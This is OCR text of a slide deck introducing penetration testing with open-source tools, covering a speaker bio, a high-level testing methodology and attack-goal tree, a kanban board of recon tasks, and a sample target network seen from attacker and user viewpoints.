



Penetration Testing

Open-Source Tools of the Trade

About Kateo

- Senior Security Consultant at Secure Ideas
- Previously worked at a Fortune 500 Utility company
- Background is in system administration and network security
- Close ties and relationship with audit and compliance
- Passion in SCADA/ICS and automation

- Twitter: @vajkat
- Site: withkate.io




Reconnaissance

System and Service Mapping

Vulnerability Discovery

Exploitation

Penetration testing methodology



Get DA

Elevating access

Get regular access

Capture creds directly

Guess it

Trick user


exploit

Misconfiguration

Technical weakness

Project Tools

XMIND



example board

todo

- nmap scan
- test web services
- vulnerability scan

doing

- ping sweep

done

- recon
- gather list of email addresses
- gather list of accounts


Project Tools

KANBAN boards

Sample Network

Here's our target


SAMPLE NETWORK



Sample Network

Some external websites
VPN concentrator
Mail (?)

ATTACKER VIEWPOINT




Sample Network

Clients on the network might only know about their own workstations and the website.

Maybe even the fact they get blocked from a firewall.


USER VIEWPOINT

